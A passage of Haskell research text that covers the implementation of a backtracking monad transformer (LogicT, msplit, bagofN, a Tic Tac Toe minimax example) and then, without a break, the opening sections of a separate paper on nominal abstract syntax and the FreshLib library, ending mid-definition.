The following instance declarations specify that *SFKT m* is a *Monad* and *MonadPlus*, and that *SFKT* is a monad transformer. These instance declarations are quite straightforward, and match the implementation of the monad transformer (without *cut*) given by Hinze [11].

```

instance Monad m  $\Rightarrow$  Monad (SFKT m) where
  return e = SFKT ( $\lambda$ sk fk  $\rightarrow$  sk e fk)
  m  $\gg=$  f =
    SFKT ( $\lambda$ sk  $\rightarrow$  unSFKT m ( $\lambda$ a  $\rightarrow$  unSFKT (f a) sk))

instance Monad m  $\Rightarrow$  MonadPlus (SFKT m) where
  mzero = SFKT ( $\lambda$ _fk  $\rightarrow$  fk)
  m1 ‘mplus’ m2 =
    SFKT ( $\lambda$ sk fk  $\rightarrow$  unSFKT m1 sk (unSFKT m2 sk fk))

```

```
instance MonadTrans SFKT where
  lift m = SFKT ( $\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a fk)$ )
```

As Hinze explains, this “context-passing” implementation improves on the naïve term implementation by removing an interpretive layer. But in order to augment the above implementation with control over backtracking (e.g., *cut*), Hinze changes the representation of contexts in order to pattern-match against them, restoring an interpretive layer. We show however that this is not necessary: we can maintain the abstract representation of continuations and support *msplit*. But indeed, contrary to the situation in Section 4.2 where we implement *msplit* using lists, the implementation of *msplit* for the two-continuation monad transformer *SFKT* is more challenging:

```
instance LogicT SFKT where
  msplit tma = lift (unSFKT tma ssk (return Nothing))
    where ssk a fk = return (Just (a, (lift fk  $\gg=$  reflect)))
```

Intuitively, to split a computation *tma*, we supply it with two custom success and failure continuations. If the failure continuation is immediately invoked, we get *lift (return Nothing)* which is essentially another way of expressing *mzero* in the transformed monad. If we encounter several non-deterministic choices and the success continuation is invoked in one of the cases with an answer *a*, we return this answer *a* and a suspension that can be used to continue the exploration of the other choices. This is reminiscent of the list implementation but works even if *t m a* for arbitrary *m* is generally not a recursive data type.

Since the correctness of *msplit* is not so obvious, we outline a proof in the remainder of the section. The first law of *msplit*:

$$rr(lift m \gg mzero) \simeq lift m \gg mzero$$

follows from the monadic laws, the definition of *reflect* and the observation:

$$msplit(lift m \gg mzero) \simeq lift m \gg (return Nothing),$$

which can be derived from the code of the above instance declarations. To prove the second law of *msplit*:

$$rr(lift m `mplus` tma) \simeq lift m `mplus` (rr tma)$$

we observe that:

$$\begin{aligned} lift m `mplus` tma &\simeq \\ SFKT(\lambda sk fk \rightarrow (\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a fk)) \\ &\quad sk \\ &\quad (unSFKT tma sk fk)) \simeq \\ SFKT(\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a (unSFKT tma sk fk))) \end{aligned}$$

Thus we have:

$$\begin{aligned} msplit(lift m `mplus` tma) &\simeq \\ lift m \gg= (\lambda a \rightarrow return(Just(a, rr tma))) \end{aligned}$$

The desired result follows from the definition of *rr* and monadic laws in the *m a* and *t m a* monads.

Furthermore, if we define  $g f v tm = unSFKT(rr tm) f v$  we can easily obtain, from the definition of *rr*, that:

$$\begin{aligned} g f v mzero &\simeq v \\ g f v (lift m `mplus` tm_1) &\simeq m \gg= (\lambda a \rightarrow f a (g f v tm_1)) \end{aligned}$$

that is, *g* is essentially *fold*, which clarifies the meaning of the function *rr*.

## 5.2 Implementation Using Delimited Control

The implementation based on control operators uses an extension of the fully answer-type-polymorphic delimited continuation framework developed by Dybvig *et. al.* [7]. The framework provides two type constructors of interest: *CC* for computations that

manipulate delimited continuations and *Prompt* for control delimiters. We first extend the implementation to make *CC* a monad transformer and, using this extension, define the following small library of control operators:

```
promptP :: Monad m =>
  (Prompt r a -> CC r m a) -> CC r m a
abortP :: Monad m =>
  Prompt r a -> CC r m a -> CC r m b
shiftP :: Monad m =>
  Prompt r b ->
  ((CC r m a -> CC r m b) -> CC r m b) ->
  CC r m a
```

The constructors *Prompt* and *CC* are parametrized by a type parameter *r* that refers to the *control region* associated with the computation. Intuitively a delimiter of type *Prompt r a* was created in a control region indexed by type *r* and its uses cannot escape from that control region. The type parameter *r* allows computations in the monad to be *encapsulated* using a construct of the following type:

$$runCC :: Monad m => (\forall r. CC r m a) -> m a$$

The control operators we implement above have the following intuitive explanation. The operator *promptP* creates a new delimiter, pushes it on the stack, and invokes its argument with access to the newly-pushed delimiter. The execution of the argument can later abort up to this occurrence of the prompt using *abortP*, or capture the continuation up to this occurrence of the prompt using *shiftP*. For example, in the following expression:

```
runIdentity(runCC(promptP $ \p ->
  do x <- shiftP p (\k -> k (k (return 2)))
  return (x + 1)))
```

the evaluation proceeds by first creating a new prompt and pushing it on the stack. The evaluation of the *do*-expression then pushes the context *do {x ← []; return (x + 1)}* on the stack before evaluating the *shiftP* expression. This expression captures the continuation up to the prompt *p*, reifies it as a function, and applies it twice to the argument 2.

This instance of *LogicT* uses the *CC* library to define the type constructor *SR* as follows:

```
newtype SR r m a =
  SR (\forall ans. ReaderT(Prompt r (Tree r m ans)) (CC r m) a)
unSR(SR f) = f
data Tree r m a = HZero
  | HOne a
  | HChoice a (CC r m (Tree r m a))
```

At the core of the definition of the type *SR r m a* is a computation of type *CC r m a* that manipulates continuations using control operators instead of having an explicit success and failure continuation as in the previous section. The computation executes in the context of an environment implemented using *ReaderT*. The environment holds the most recently-pushed control delimiter, to which the computation should abort if it fails. Computations in the *ReaderT* monad transformer are executed using the library function *runReaderT*, and access the environment using the library function *ask*, which in our case has the type:

```
ReaderT(Prompt r (Tree r m ans)) (CC r m)
(Prompt r (Tree r m ans)).
```

The *SR r m* monad is essentially the direct-style version of the two-continuation implementation in the previous section. Previously, non-determinism was realized with the help of success and

failure continuations. The success continuation receives not only the produced value but also a (failure) continuation to invoke if that value was “not good enough” (failure when processing that value). Here, the success continuation is represented by an implicit stack of pending computations with control delimiters marking the choice junctions. A non-deterministic choice is then represented by capturing the delimited continuation up to the closest delimiter and trying each of the branches using that continuation; failure is represented by aborting the current delimited continuation.

In the two-continuation model, there was no special way to represent deterministic computations, which produce exactly one value. In the current model, we find it useful to distinguish deterministic results from non-deterministic results by using the data type  $\text{Tree } r m a$ . A deterministic result is marked by tagging it with  $HOne$ . A failure is represented by  $HZero$  and a choice is represented by  $HChoice a r$ . The latter value describes both the result  $a$  of the performed computation and the not-yet-executed computation that represents the other part of the choice. It is possible to represent deterministic computations as  $HChoice a (\text{return } HZero)$  at the expense of obscuring the definitions and losing some performance.

The following definition shows that the type  $SR r m$  is an instance of *Monad*:

```
instance Monad m  $\Rightarrow$  Monad (SR r m) where
  return e = SR (return e)
  (SR m)  $\gg=$  f = SR (m  $\gg=$  (unSR  $\circ$  f))
```

The definition shows that deterministic computations are executed “normally”—that is, as if they were in the base monad  $m$ . And since  $SR$  is a **newtype**, tagging with  $SR$  and untagging with  $unSR$  do not take any run time.

We then show that  $SR r m$  is an instance of *MonadPlus*:

```
instance Monad m  $\Rightarrow$  MonadPlus (SR r m) where
  mzero =
    SR (ask  $\gg=$   $\lambda pr \rightarrow lift (\text{abortP } pr (\text{return } HZero))$ )
  m1 ‘mplus’ m2 =
    SR (ask  $\gg=$   $\lambda pr \rightarrow$ 
        lift $ shiftP pr $  $\lambda sk \rightarrow$ 
        do f1  $\leftarrow$  sk (runReaderT (unSR m1) pr)
           let f2 = sk (runReaderT (unSR m2) pr)
           compose_trees f1 f2)
  compose_trees :: Monad m  $\Rightarrow$ 
    Tree r m a  $\rightarrow$ 
    CC r m (Tree r m a)  $\rightarrow$ 
    CC r m (Tree r m a)
  compose_trees HZero r = r
  compose_trees (HOne a) r = return $ HChoice a r
  compose_trees (HChoice a r') r =
    return $ HChoice a \$ r'  $\gg=$  ( $\lambda v \rightarrow$  compose_trees v r)
```

A failing computation  $mzero$  simply aborts to the current delimiter with the result  $HZero$ . A non-deterministic choice is slightly more complicated: we capture the continuation  $sk$  up to the current delimiter. The first alternative  $m_1$  is immediately executed in that continuation; the second alternative  $m_2$  is suspended. The function  $compose\_trees$  builds a new  $\text{Tree}$  combining the results obtained from the first branch with the suspension from the second branch.

Before discussing the implementation of  $msplit$  we discuss a necessary function used to implement  $msplit$ . This function  $reify$  represents the computational effect of backtracking in an algebraic data type as described in two recent papers [24, 13]:

```
reify :: Monad m  $\Rightarrow$  SR r m a  $\rightarrow$  CC r m (Tree r m a)
reify m = promptP (Apr  $\rightarrow$  runReaderT (unSR m) pr  $\gg=$ 
                  (return  $\circ$  HOne))
```

As the code shows, the function  $reify m$  creates a new prompt, sets it, executes the computation, and tags the result with  $HOne$ . If the computation  $m$  executes deterministically, we get the result  $HOne a$  where  $a$  is the resulting value. If the computation  $m$  fails, then the continuation  $(\text{return } \circ HOne)$  is aborted and we instead get  $HZero$  as the resulting value. Finally, let us illustrate the case where the computation  $m$  is about to execute  $mplus m_1 m_2$  using the following example:

```
reify (m0  $\gg=$  ( $\lambda x \rightarrow k1 x$  ‘mplus’ k2 x)  $\gg=$  k3)
```

where  $m_0$  is deterministic. This example is equivalent to:

```
do HOne x  $\leftarrow$  reify m0
   f1val  $\leftarrow$  reify (k1 x  $\gg=$  k3)
   let f2comp = reify (k2 x  $\gg=$  k3)
   compose_trees f1val f2comp
```

Here  $f1val$  is the result (reified into the  $\text{Tree}$  data type) of the first choice of  $mplus$ , and  $f2comp$  is the *computation* that corresponds to the second choice. If  $f1val$  is  $HZero$ —that is, the first choice eventually fails (either in  $k1$  or in  $k3$ ), then  $compose\_trees$  will run the computation  $f2comp$  and the (reified) result of the latter shall be the result of the original computation. In other words, if the first choice fails, we execute the other one. If the first choice finishes deterministically, *i.e.*, if  $f1val$  is  $HOne a$ , then  $compose\_trees$  represents the available choice by creating a result  $HChoice a f2comp$ , which suspends the computation  $f2comp$  to be later explored if needed as a possible alternative solution. Finally, if  $f1val$  is itself the choice  $Choice a r'$ —that is, the execution  $k1 x \gg= k3$  has (unexplored) alternative branches (represented by  $r'$ ), the function  $compose\_trees$  essentially composes the unexplored choices  $r'$  with the unexplored choice  $f2comp$ . One may think of that “composition” as a rotation of a binary decision tree, or joining a branch  $f2comp$  to a binary node  $(a, r')$ .

It helps to contrast our way of handling non-determinism with the regular Prolog approach, epitomized in the Warren Abstract Machine (WAM). The WAM includes a stack, which contains both environments and choice points [22]. The stack of the WAM is represented by the regular execution stack of the Haskell system. In the above example,  $f2comp$  (or more generally the computation  $sk (runReaderT (unSR m_2) pr)$  in the implementation of  $mplus$ ) represents the choice point. The function  $compose\_trees$  essentially handles the “top-most” choice point (the *CP* register of the WAM).

Our function  $compose\_trees$  opens up more flexible policies of handling the choice points. For example, once  $compose\_trees$  determines that  $f1val$  is  $HZero$  (that is, represents failure), it may not run  $f2comp$ . Rather, it may tag  $f2comp$  with a special tag like *Incomplete* and return that. When one  $mplus$  is nested in another, the outer instances of  $compose\_trees$ , having received the *Incomplete*  $f2comp$ , may then decide, either to run that  $f2comp$ , or to try other choices, if any. Thus we can implement alternative evaluation policies that avoid divergence in situations like  $(odds \gg mzero) ‘mplus’ m$ , that is, when disjoining (on the left) a computation that diverges on backtracking.

Finally we implement  $msplit$  for the monad transformer  $SR r$ :

```
instance MonadTrans (SR r) where
  lift m = SR (lift (lift m))
instance LogicT (SR r) where
  msplit m = SR (lift (reify m  $\gg=$  (return  $\circ$  reflect_sr)))
  where reflect_sr HZero = Nothing
         reflect_sr (HOne a) = Just (a, mzero)
         reflect_sr (HChoice a r1) =
           Just (a, SR (lift r1)  $\gg=$ 
                  (return  $\circ$  reflect_sr)  $\gg=$ 
                  reflect)
```

This implementation of *msplit* is more complicated than the CPS-based one because it must maintain the proper polymorphism of the answer type by not letting the type variable *ans* escape. Given the computation *m*, we first *reify* it. This will tell us if the computation fails, completes deterministically, or completes with one answer and the choice of an alternative solution. This is precisely the information that we need to know for *msplit*. The problem with the *msplit* implementation is that *r*<sub>1</sub> in *HChoice a r*<sub>1</sub> has the type *CC r m (Tree r m a)* (of the reified computation), whereas *msplit* must produce *SR r m a*. Thus we must be able to go from the reified computation *Tree r m a* “back” to the computation *m a*. The recursion in the implementation of *msplit* accomplishes that goal: of reflecting a value *HChoice a r* back into the computation *return a ‘mplus’ r*. The recursion of *reflect\_sr* is a consequence of the fact that *Tree r m a* is a recursive data type (although *SR r m a* is generally not, depending on *m*). Note that *msplit* invokes *reify*, which sets the *prompt*, overriding the prompt set by the top-level *reify*. This “dynamic scoping” inherent in delimited control [2] is essential for *msplit*.

In summary, we have implemented the *LogicT* interface to support “direct-style” programming with a rich combination of several computational effects: of the base monad *m*, the computational of the *CC* monad, and of the *Reader* monad. Although the present *SR r m a* implementation may have a large cost because of the layering of several effects and because of the inherent cost of the *CC* monad, it is still worth using, at least for prototyping. Often “direct-style” implementations are clearer and lend themselves to deeper insights. Even though the *SFKT* monad seems more efficient (and we would recommend using it in production, because all its costs are quantifiable and not large), *SR r m a* seems to be better suited for prototyping of various choice-point selection policies and other advanced implementations (suspensions, constraint-propagation, etc.) of logical programming systems.

## 6. Running Computations

We now implement *runL*, to run the backtracking monad and observe its results as a list of answers. The simplest solution is to define the function *solve* for a particular monad, e.g., *SFKT*:

```
solve      :: (Monad m) ⇒ SFKT m a → m [a]
solve (SFKT m) =
  m (λa fk → fk >>= (return o (a:))) (return [])
```

which is identical to the one provided by Hinze [11]. This function runs the backtracking computation of type *SFKT m a* and collects all the answers in a list (to be observed in the source *m* monad). One may think that this function is sufficient: to observe at most *n* answers, we need to examine the prefix of the resulting list of at most that size. The rest of the answers will not be produced. However, the latter is only true if the source monad *m* is non-strict. If however *m* is strict (e.g., *IO*), it is clear from the definition of *solve* that *all* the answers of *SFKT m a* will be produced and collected into the list, even if we need only a few of them. This also means that applying *solve* to a computation *SFKT IO a* that has an infinite number of answers (such as *odds*) will diverge.

Thus we need a more general function *runL*, to which we can pass the maximum number of answers we wish to observe. That function will run the backtracking computation to the extent needed to observe that many answers, no more. Therefore, *runL* can be safely used with non-deterministic computations with an infinite number of answers over a strict monad.

Implementing *runL* for the *SFKT* monad however appears to be all but impossible. To run a computation, we need to pass it a success and failure continuation. The success continuation receives one answer and a computation *fk* to run to get more answers. We can easily disregard the failure computation after the first answer:

```
observe      :: Monad m ⇒ SFKT m a → m a
observe (SFKT m) =
  m (λa fk → return a) (fail "no answer")
```

Or we can run that *fk* computation after the first answer, as in *solve*, which gives us *all* answers. There does not seem to be a way to run *fk* only a certain number of times, as the interface of *SFKT* does not let us pass any counter from one invocation of the success continuation to the next.

Here again *msplit* helps. It turns out that we can implement *runL*—moreover, we can implement a more general operation *bagofN* and even *unfold*. Furthermore, we can implement *bagofN* in a way that does not depend on the implementation of the backtracking monad transformer. The operation *bagofN* is similar to Prolog’s *bagof* iterator. The latter collects all answers of a given goal in a list. Our *bagofN* is more general, as it lets the user specify the maximum number of answers wanted. This more general *bagofN* is not expressible in Prolog using *bagof* or other primitives, without resorting to destructive operations on the Prolog database:

```
bagofN :: (Monad m, LogicT t, MonadPlus (t m)) ⇒
          Maybe Int → t m a → t m [a]
bagofN (Just n) –| n ≤ 0 = return []
bagofN n m               = msplit m >>= bagofN'
where bagofN' Nothing    = return []
      bagofN' (Just (a, m')) =
        bagofN' (fmap pred n) m' >>= (return o (a:))
```

If the first argument to *bagofN* is *Just n*, it selects at most *n* answers. Again, the operation *msplit* let us treat the backtracking monad as if it were a stream, regardless of its actual implementation. The partially-applied *bagofN' Nothing* is equivalent to the function *sols* of Hinze [11]. But there is no equivalent there of the more challenging and more expressive *bagofN (Just n)*.

The result type of *bagofN* is *t m [a]*: we are still in the transformed monad. To get back to the source monad *m*, we need to “observe” [11] the produced list value. The observation function is necessarily specific to the backtracking implementation.<sup>2</sup> For the *SFKT* monad, it is given above. For the *SR* monad, it is as follows:

```
observesr :: Monad m ⇒ (∀ r. SR r m a) → m a
observesr m = runCC (reify m >>= pickI)
where pickI HZero      = fail "no answer"
      pickI (HOne a)   = return a
      pickI (HChoice a r) = return a
```

Here, we *reify* the computation *m* into *Tree r m a*, then pick the first answer from the *Tree*, disregarding any other choices.

With the help of *observe* we can now write the function *runL* that we have used to run our examples:

```
type L a = ∀ r. SR r Identity a
runL     :: Maybe Int → L a → [a]
runL n m = runIdentity (observesr (bagofN n m))
```

We also reveal the type of the backtracking monad *L* that we introduced in 3.1. For our examples, the type is the transformer *SR r* over the identity monad. The examples also run with the *SFKT* transformer.

As an example of using the backtracking transformer over a non-trivial (and strict!) monad, we modify Example 3.1 to print all the factors that are produced:

<sup>2</sup> Ideally, the function *observe* should be part of the *LogicT* class, but this is not possible because of the universally quantified type variable *r* in the last implementation.

```

test_opio = print =<< observe (bagofN (Just 10)
  (do n ← odds
    guard (n > 1)
    ifte (do d ← iota (n - 1)
      guard (d > 1 ∧ n `mod` d ≡ 0)
      liftIO (print d)
      (const mzero)
      (return n)))

```

The source *IO* monad lets us print out the intermediate results. This approach is far more robust than using *Debug.Trace*, as the output of the latter is hard to predict. The comparison with Example 3.1 demonstrates the advantage of having a monad *transformer*: the bulk of the code of Example 3.1 remains the same. We merely add *liftIO (print d)* and the printing of the final result.

## 7. A Larger Example: Tic Tac Toe

Tic Tac Toe, Reversi and many other strategic boardgames are good examples of heuristic search. The Tic Tac Toe code, suggested by Andrew Bromage on the Haskell mailing list [4], illustrates many features of our monad transformer *LogicT* in conducting basic minimax search coupled with two heuristics. The present code is a generalisation of that by Andrew Bromage: It solves instances of the problem with boards of size  $n \times n$  and where  $m$  consecutive marks are required for a win (such as Gomoku). We also added explicit limits on the depth and breadth of the search. Without the limits, the program is too slow for interactive play on boards larger than  $3 \times 3$ . The code accompanying the article includes the complete program.

We begin by declaring the basic types for representing the board and the marks:

```

data Mark = X | O deriving (Ord, Eq, Show)
type Loc = (Int, Int)
type Board = FiniteMap Loc Mark
data Game = Game{winner :: Maybe (Loc, Mark),
  moves :: [Loc],
  board :: Board}

```

The type *Loc* describes (*row*, *column*) coordinates of one board cell, as a pair of integers within  $[0..n - 1]$ . A finite map *Board* maps the coordinates of marked locations to their marks. We use type *Mark* to identify players as well. The current state of the game is a record of the current board position, the list of available moves (*i.e.*, unmarked cells) and the indicator of the winner.

The function

```
new'game :: Game
```

initialises the board. The function

```

take'move :: Mark → Loc → Game → Game
take'move p loc g =
  Game{moves = delete loc (moves g),
    board = board',
    winner = let (n, l) = max'cluster board' p loc
      in if n ≥ m then Just (l, p) else Nothing}
  where board' = addToFM (board g) loc p

```

accounts for a move (*i.e.*, the placement of a mark on a previously empty cell) and generates the new game state. The function *max'cluster* :: *Board* → *Mark* → *Loc* → (*Int*, *Loc*) computes the number of consecutive marks of the same sort around a given location, maximized over all possible directions.

Let us define the player procedure that takes the player's mark, the game state, and, non-deterministically, makes a move and returns the new game state together with an estimate of the game score for the player.

```

type PlayerProc t (m :: * → *) =
  Mark → Game → t m (Int, Game)

```

The main game function can then be defined:

```

game :: (MonadPlus (t m), LogicT t,
  Monad m, MonadIO (t m)) ⇒
  (Mark, PlayerProc t m) →
  (Mark, PlayerProc t m) →
  t m ()
game player1 player2 = game' player1 player2 new'game
where game' player@(p, proc) other'player g
  | Game{winner = Just k} ← g
  = liftIO (putStrLn ((show k) ++ " wins!"))
  | Game{moves = []} ← g
  = liftIO (putStrLn "Draw!")
  | otherwise
  = do (..., g') ← once (proc p g)
    liftIO (putStrLn $ show'board (board g'))
    game' other'player player g'

```

The expression *once (proc p g)* means that once the player has made the move, the move is committed and cannot be un-played.

Our playing strategy is the basic minimax search. We first check if we reached the terminal, goal state.

```

ai' :: (MonadPlus (t m), Monad m, LogicT t) ⇒
  PlayerProc t m
ai' p g = ai'lim m 6 p g
where ai'lim dlim blim p g
  | Game{winner = Just _} ← g
  = return (estimate'state p g, g)
  | Game{moves = []} ← g
  = return (estimate'state p g, g)
  | otherwise
  = minmax ai'lim dlim blim p g

```

If not, we pick such a successor state that minimizes the score for our opponent assuming the opponent always makes its best move:

```

minmax :: (MonadPlus (t m), Monad m, LogicT t) ⇒
  (Int → Int → PlayerProc t m) →
  (Int → Int → PlayerProc t m)
minmax self dlim blim p g =
  do wbs ← bagofN (Just blim)
    do m ← choose (moves g)
      let g' = take'move p m g
      if dlim ≤ 0
        then return (estimate'state p g', g')
        else do (w, _) ← self (dlim - 1) blim
          (other'player p) g'
          return (-w, g')
    return (maximumBy (λ(x, _) (y, _) → compare x y) wbs)

```

The number *dlim* limits the depth of the search and the number *blim* limits the number of moves considered at each step. The function *choose* non-deterministically chooses one move out of all available, and the function *estimate'state* :: *Mark* → *Game* → *Int* estimates the game score for the given player, as a signed integer in  $[-\text{score}'\text{win} .. \text{score}'\text{win}]$ . The larger the integer, the better the position. We see the application of *bagofN* operation of *LogicT*.

Unfortunately, this code is too slow. Even for such a simple game on a  $3 \times 3$  board, the search space is noticeably large. Andrew Bromage has pointed out two safe heuristics. They are based on the following function, which determines if there is a move that immediately leads to victory for the player *p*:

```

first'move'wins p g =
  do m ← choose (moves g)
    let g' = take'move p m g
    guard (maybe False ( $\lambda(m, p') \rightarrow p' \equiv p$ ) (winner g'))
    return (m, (score'win, g'))

```

We can change our play function as follows:

```

ai' :: (MonadPlus t m, Monad m, LogicT t) ⇒
  PlayerProc t m
ai' p g = ai'lim m 6 p g
where
  ai'lim dlim blim p g
    | Game{winner = Just _} ← g
      = return (estimate'state p g, g)
    | Game{moves = []} ← g
      = return (estimate'state p g, g)
    | otherwise
      = ifte (once (first'move'wins p g))
        (return ∘ snd)
        (ifte (once (first'move'wins (other'player p) g))
          ( $\lambda(m, -) \rightarrow \text{do let } g' = \text{take'move } p \text{ m } g$ 
            $(w, -) \leftarrow \text{ai}'\text{lim } \text{dlim } \text{blim}$ 
            $(\text{other}'\text{player } p) \text{ g}'$ 
           return  $(-w, g')$ )
          (minmax ai'lim dlim blim p g))

```

If there is a winning move, we take it, without further ado. We are only interested in one such move, hence *once*. If we cannot immediately win but our opponent can on the next move, we block that move. The *ifte* forms signify the commitment to a heuristic once it applies. If, and only if, none applies, we do the minimax search. To let the computer play against itself, we run the following computation:

```
a12a1 :: IO () = observe $ game (X, ai') (O, ai')
```

The complete code also includes a function for a human player, so one can play against the computer. Although currently the choice and scoring functions are simplistic, and the search limits are low, the play is good enough to be entertaining.

## 8. Related Work

Seres and Spivey [23] explored fair conjunction, but their implementation relied exclusively on streams, instead of being purely monadic with operators  $\gg-$  and *interleave*. Our solution not only handles the stream representation but at least two other representations, Federhen's two-continuation model [8] and the "control channel." Wand and Vaillancourt [31] formally related the stream and two-continuation semantics of backtracking, but they did not consider more general monadic streams or splitting of the backtracking computation.

Hinze [11] described backtracking transformers that support non-deterministic choice, and limited-extent Prolog-like *cut*. His final, efficient context-passing implementation was explicitly not continuation-passing because it required pattern-matching on the context. In addition, he ignored the problem of managing termination, which we address with *interleave* and  $\gg-$ . Furthermore, we added the ability to select any given number of answers. This is of course easy using streams, but difficult in the two-continuation and "control-channel" solutions; we believe that we are the first to implement these monadically. One weakness of our approach as compared to Hinze's is that he shows how to *derive* the transformers, with the promise of mechanization. That promise is not completely fulfilled however when *cut* is involved. Our approach is akin to the one he contrasts with in his introduction: "Because it works."

CPS-based implementations of Prolog with *cut* were discussed by de Bruin and de Vink [6], who used three continuations, for success, failure, and *cut*. In this paper, we have shown a CPS-based system with negation and Prolog-like pruning that uses only two continuations.

## 9. Conclusion

We have introduced a backtracking monad transformer, which, in addition to the *MonadPlus* interface, provides fair conjunctions and disjunctions, logical conditional and pruning (don't-care non-determinism), and selecting an arbitrary number of answers. We have described two implementations of the transformer, a CPS one with two continuations, and a direct-style one based on a Haskell library of delimited continuations [7]. All additional backtracking operations are implemented generically, in terms of one operation *msplit*.

Our *msplit* operation lets us treat the backtracking transformed monad as if it were a stream—even when the monad is not a stream and not even of a recursive type (which is the case for both our implementations). We can therefore observe not just the first solution from a backtracking computation but an arbitrary number of solutions.

In future research, we plan on using our direct-style implementation to implement sophisticated backtracking policies that can handle, for example, left recursion without tabling.

### Abstract

Recent research has shown how *boilerplate* code, or repetitive code for traversing datatypes, can be eliminated using generic programming techniques already available within some implementations of Haskell. One particularly intractable kind of boilerplate is *nameplate*, or code having to do with names, name-binding, and fresh name generation. One reason for the difficulty is that operations on data structures involving names, as usually implemented, are not regular instances of standard *map*, *fold*, or *zip* operations. However, in *nominal abstract syntax*, an alternative treatment of names and binding based on swapping, operations such as  $\alpha$ -equivalence, capture-avoiding substitution, and free variable set functions are much better-behaved.

In this paper, we show how nominal abstract syntax techniques similar to those of FreshML can be provided as a Haskell library called *FreshLib*. In addition, we show how existing generic programming techniques can be used to reduce the amount of nameplate code that needs to be written for new datatypes involving names and binding to almost nothing—in short, how to *scrap your nameplate*.

**Categories and Subject Descriptors** D.3.3 [Programming Languages]: Language Constructs and Features

**General Terms** Languages

**Keywords** generic programming, names, binding, substitution

### 1. Introduction

Many programming tasks in a statically typed programming language such as Haskell are more complicated than they ought to be because of the need to write “boilerplate” code for traversing user-defined datatypes. *Generic programming* (the ability to write programs that work for any datatype) was once thought to require significant language extensions or external tools (for example, Generic Haskell [20]). However, over the last few years it has been shown by several authors that a great deal of generic programming can be performed safely using well-understood existing extensions to Haskell (using Hinze and Peyton Jones’ *derivable*

*type classes* [13], or Lämmel and Peyton Jones’ *scrap your boilerplate* (SYB) approach [17, 18, 19] or even entirely within Haskell 98 (using Hinze’s *generics for the masses* [12])). Using these techniques it is possible to eliminate many forms of boilerplate code.

One form of boilerplate that is especially annoying is what we shall call *nameplate*: code that deals with names, fresh name generation, equality-up-to-safe-renaming, free variables, and capture-avoiding substitution. The code to accomplish these tasks usually seems straightforward, even trivial, but nevertheless apparently must be written on a per-datatype basis. The main reason for this is that capture-avoiding substitution,  $FV(-)$ , and  $\alpha$ -equivalence are, as usually written, not uniform instances of *map*, *fold*, or *zip*. Although most cases are straightforward, cases involving variables or name-binding require special treatment. Despite the fact that it involves writing a lot of repetitive nameplate, the classical *first-order* approach to programming abstract syntax with names and binding is the most popular in practice.

One class of alternatives is name-free techniques such as *de Bruijn indices* [9] in which bound names are encoded using pointers or numerical indices. While often a very effective and practical implementation or compilation technique, these approaches are tricky to implement, hard for non-experts to understand, and do not provide any special assistance with open terms, fresh name generation or “exotic” forms of binding, such as pattern-matching constructs in functional languages. Also, for some tasks, such as inlining, name-free approaches seem to require more implementation effort while not being much more efficient than name-based approaches [15].

Another alternative is *higher-order abstract syntax* [24]: the technique of encoding object-language variables and binding forms using the variables and binding forms of the metalanguage. This has many advantages: efficient implementations of  $\alpha$ -equivalence and capture-avoiding substitution are inherited from the metalanguage, and all low-level name-management details (including side-effects) are hidden, freeing the programmer to focus on high-level problems instead. While this is a very powerful approach, most interesting programming tasks involving higher-order abstract syntax require *higher-order unification*, which is common in higher-order logic programming languages such as  $\lambda$ Prolog [23] but not in functional languages, Haskell in particular. Therefore, using higher-order abstract syntax in Haskell would require significant language extensions. Also, like name-free approaches, higher-order abstract syntax does not provide any special support for programming with open terms, fresh name generation, or exotic forms of binding.

A third alternative, which we advocate, is *nominal abstract syntax*, the swapping-based approach to abstract syntax with bound names introduced by Gabbay and Pitts [10, 11, 25] and employed in the FreshML (or FreshOCaml) [26, 30] and  $\alpha$ Prolog [7] languages. This approach retains many of the advantages of first-order abstract

syntax while providing systematic support for  $\alpha$ -equivalence and fresh name generation. Moreover, as we shall show, nominal abstract syntax can be implemented directly in Haskell using type classes, and the definitions of nameplate functions such as capture-avoiding substitution and free variables can be generated automatically for user-defined types. Thus, nominal abstract syntax and generic programming techniques can be fruitfully combined to provide much of the convenience of higher-order abstract syntax without sacrificing the expressiveness of first-order abstract syntax and without any language extensions beyond those needed already for generic programming in Haskell.

The purpose of this paper is to show how to *scrap your nameplate* by combining nominal abstract syntax with existing generic programming techniques available in Haskell implementations such as *ghc*. As illustration, we develop a small library called *FreshLib* for FreshML-style programming with nominal abstract syntax in Haskell. The main technical contribution of this paper over previous work on FreshML is showing how generic programming techniques already available in *ghc* can be used to eliminate most of the work in implementing capture-avoiding substitution and free-variables computations. Although our implementation uses advanced features currently present only in *ghc*, we believe our technique to be applicable in other situations as well.

The remainder of the paper is structured as follows. Section 2 provides a high-level overview and three examples of using *FreshLib* from the user’s point of view, emphasizing the fact that the library “just works” without the user needing to understand nominal abstract syntax or generic programming *a priori* or being obliged to write reams of boilerplate code. Section 3 introduces the key concepts of nominal abstract syntax and describes an initial, type class-based implementation of *FreshLib*. Section 4 shows how *FreshLib* can be made completely generic using Hinze and Peyton Jones’ *derivable type classes* [13] and Lämmel and Peyton Jones’ *scrap your boilerplate with class* [19]; this section is very technical and relies heavily on familiarity with Lämmel and Peyton Jones’ paper, so casual readers may prefer to skip it on first reading. Section 5 discusses extensions such as handling user-defined name types and alternative binding forms. Section 6 and Section 7 discuss related work and conclude.

## 2. *FreshLib* overview and examples

### 2.1 *FreshLib* basics

In nominal abstract syntax, it is assumed that one or more special data types of *names* is given. *FreshLib* provides a data type *Name* of string-valued names with optional integer tags:

```
data Name = Name String (Maybe Int)
```

with instances for *Eq*, *Show*, and other standard classes. By convention, user-provided names (written *a*, *b*, *c*) have no tag, whereas names generated by *FreshLib* (written *a<sub>0</sub>*, *b<sub>1</sub>*, etc.) are tagged.

The next ingredient of nominal abstract syntax is the assumption that all types involved in abstract syntax trees possess an  $\alpha$ -equivalence ( $\equiv_\alpha$ ) relation (in addition to some other functions which the casual user doesn’t need to know about):

```
class Nom a where
```

```
  - ==_\alpha - :: a → a → Bool
```

```
  -- other members discussed in Section 3
```

Any datatype involving *Names* and name-binding needs to be an instance of *Nom*; however, *FreshLib* provides instances for *Name*, the abstraction constructor (see below), and all of Haskell’s built-in types and constructors. Moreover, generic instances for user-defined datatypes can be derived automatically. As a result, the library user only needs to provide instances for *Nom* when the default behavior is not desired, e.g. when implementing a datatype with exotic binding structure (Section 5.3).

In addition, *FreshLib* provides a type constructor  $a \between b$  for name-abstractions, or data with binding structure:

```
